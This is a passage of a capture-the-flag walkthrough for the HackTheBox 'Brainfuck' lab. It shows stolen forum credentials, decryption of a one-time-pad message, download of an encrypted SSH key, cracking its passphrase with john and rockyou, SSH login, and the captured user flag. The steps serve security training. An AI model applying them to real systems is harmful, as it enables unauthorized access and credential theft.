




After configuring evolution, user orestis mail can be viewed.



New credentials are revealed, it is for the forum found on the subdomain **sup3rs3cr3t.brainfuck.htb**





```
Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
```

sup3rs3cr3t.brainfuck.htb


Using the above credentials, the user orestic can now be accessed on the forum.

There are 3 topics listed in the forum:


- Key
- SSH Access
- Development



It can be observed that user orestis always signs with the phrase *Orestis - Hacking for fun and profit* on topic **SSH Access**.




However on topic **Key**, the page is encrypted. But the same pattern can be seen as orestis always signs his posts with the same phrase *Orestis - Hacking for fun and profit*.




Decryption of the posts

After researching the encryption method, it was concluded that it is a one time pad encryption technique also known as Vernam Cipher (One Time Pad Vigenere).


Using the website https://www.boxentriq.com/code-breaking/one-time-pad, the key was found to be **BRAINFUCKMYBRAINFUCKMYBRAINFU**



The same result can be crossed check on the website https://www.dcode.fr/vernam-cipher-vigenere




When decrypting what appeared to be a link mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp_ptr with the pad **FUCKMYBRAINFUCKMYBRAINFUCKMYBR**, it resulted to reveal a link to the user orestis ssh public key https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa



```
curl -sk https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa -o orestis.enc
cat orestis.enc
```

The ssh key is an encrypted key and it needs to be decrypted in order to ssh as the orestis user.




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382

mneag/YCY8AB+OLdrgtyKqnrdTHwmpWGTNW9pfhHsNz8CfGdAxgchUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JNI7ufThQyOEUO76PlYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
7dKcg6AM/o9VhOlpiX7SINT9dRKaKevOjopRbyEFMliP01H7ZlahWPdRRmfCXSmQ
zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVVt2mc2Zv9PM9lCTJuRSzzVum
oz3XEnhaGmP1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPeCph06Mem
dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2vOBvXbcAA3bDKvR4jsz2obf5AF+
Fvt6pmMuix8hbipP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5lXT
mcznc1ZqDY5lrlmWzTvsW7h7rm9LKgEiHn9gGgqiOlRKn5FUl+DlfaAMHWiYUKYs
LSMVvDI6w88gZb102KD2k4NV0P6OdXICJAMEa1mSOk/LS/mLO4e0N3wEX+NtgVbq
ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tfTT1oM+BR3TVSlJcOrvNmrIy59
krKVtulxAejVQzxImWOUDYC947TXu9BAsh0MLoKtpIRL3Hcbu+vi9L5nn5LkhO/V
gdMyOyATor7Amu2xb93OO55XKkB1liw2rlWg6sBpXM1WUgoMQW50Keo6O0jzeGfA
```

```
VwmM72XbaugmhKW25q/46/yL4VMKuDyHL5Hc+Ov5v3bQ908p+Urf04dpvj9SjBzn
schqozogcC1UfJcCm6cl+967GFBa3rD5YDp3x2xyIV9SQdwGvH0ZIcp0dKKkMVZt
UX8hTqv1ROR4Ck8G1zM6Wc4QqH6DUqGi3tr7nYwy7wx1JJ6WRhpyWdL+su8f96Kn
F7gwZLtVP87d8R3uAERZnxFO9MuOZU2+PEnDXdSCSMv3qX9FvPYY3OPKbsxiAy+M
wZezLNip80XmcVJwGUYsdn+iB/UPMddX12J30YUbtw/R34TQiRFUhWLTFrmOaLab
Iql5L+0JEbeZ9O56DaXFqP3gXhMx8xBKUQax2exoTreoxCI57axBQBqThEg/HTCy
IQPmHW36mxtc+IlMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VkHDiF
mxy9EVQ+v49kg4yFwUNPPbsOppKc7gJWpS1Y/i+rDKg8ZNV3TIb5TAqIqQRgZqpP
CvfPRpmLURQnvly89XX97JGJRSGJhbACqUMZnfwFpxZ8aPsVwsoXRyuub43a7GtF
9DiyCbhGuF2zYcmKjR5EOOT7HsgqQIcAOMIW55q2FJpqH1+PU8eIfFzkhUY0qoGS
EBFkZuCPyujYOTyvQZewyd+ax73HOI7ZHoy8CxDkjSbIXyALyAa7Ip3agdtOPnmi
6hD+jxvbpxFg8igdtZlh9PsfIgkNZK8RqnPymAPCyvRm8c7vZFH4SwQgD5FXTwGQ
-----END RSA PRIVATE KEY-----
```

The password is cracked using john.

```
# cracked on windows
python ./run/ssh2john.py ./hashes/brainfuck-orestis.enc.txt | Out-File
 ↪  ./hashes/brainfuck-orestis.txt

# if having error: Error: UTF-16 BOM seen in input file.
# open ./hashes/brainfuck-orestis.txt in sublime and save with encoding utf-8

./run/john.exe --wordlist="D:/Documents/Bug
 ↪  Bounty/SecLists/Passwords/Leaked-Databases/rockyou.txt" ./hashes/brainfuck-orestis.txt
```

```
PS D:\Documents\Bug Bounty\john> .\run\john.exe --wordlist="D:\Documents\Bug Bounty\SecLists\Passwords\Leaked-Databases\rockyou.txt" .\hashes\brainfuck-orestis.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (.\hashes\brainfuck-orestis.enc.txt)
1g 0:00:00:18 DONE (2021-04-24 16:33) 0.05270g/s 755820p/s 755820c/s 755820C/s  0 0 0..□*□7¡Vamos!□
Session completed
PS D:\Documents\Bug Bounty\john>
```

```
3poulakia!       (.\hashes\brainfuck-orestis.enc.txt)
```

SSH credential:

orestis:3poulakia!

SSH as orestis

Using the password **3poulakia!**, brainfuck.htb can be access as the user orestis.

```
chmod 600 orestis.enc
ssh -i orestis.enc orestis@brainfuck.htb
```

```
 ~/htb/brainfuck/exploit  chmod 600 orestis.enc

 ~/htb/brainfuck/exploit  ssh -i orestis.enc orestis@brainfuck.htb
Enter passphrase for key 'orestis.enc':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$
```

User.txt

User.txt can be found in the home directory of orestis.

```
orestis@brainfuck:~$ cat user.txt
2c11cfbc5b959f73ac15a3310bd097c9
```

> user.txt: 2c11cfbc5b959f73ac15a3310bd097c9

Root.txt

There are some uncommon files which are only readable by orestis

- encrypt.sage
- debug.txt
- output.txt

```
orestis@brainfuck:~$ ls -la
total 60
drwxr-xr-x 7 orestis orestis 4096 Apr 29  2017 .
drwxr-xr-x 3 root    root    4096 Apr 13  2017 ..
-rw------- 1 root    root       1 Dec 24  2017 .bash_history
-rw-r--r-- 1 orestis orestis  220 Apr 13  2017 .bash_logout
-rw-r--r-- 1 orestis orestis 3771 Apr 13  2017 .bashrc
drwx------ 2 orestis orestis 4096 Apr 29  2017 .cache
drwxr-xr-x 3 root    root    4096 Apr 17  2017 .composer
-rw------- 1 orestis orestis  619 Apr 29  2017 debug.txt
-rw-rw-r-- 1 orestis orestis  580 Apr 29  2017 encrypt.sage
drwx------ 3 orestis orestis 4096 Apr 29  2017 mail
-rw------- 1 orestis orestis  329 Apr 29  2017 output.txt
-rw-r--r-- 1 orestis orestis  655 Apr 13  2017 .profile
drwx------ 8 orestis orestis 4096 Apr 29  2017 .sage
drwx------ 2 orestis orestis 4096 Apr 17  2017 .ssh
-r-------- 1 orestis orestis   33 Apr 29  2017 user.txt
```

The file **encrypt.sage** is a python script which looks to be doing an RSA cipher on /root/root.txt

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
orestis@brainfuck:~$
```

encrypt.sage:

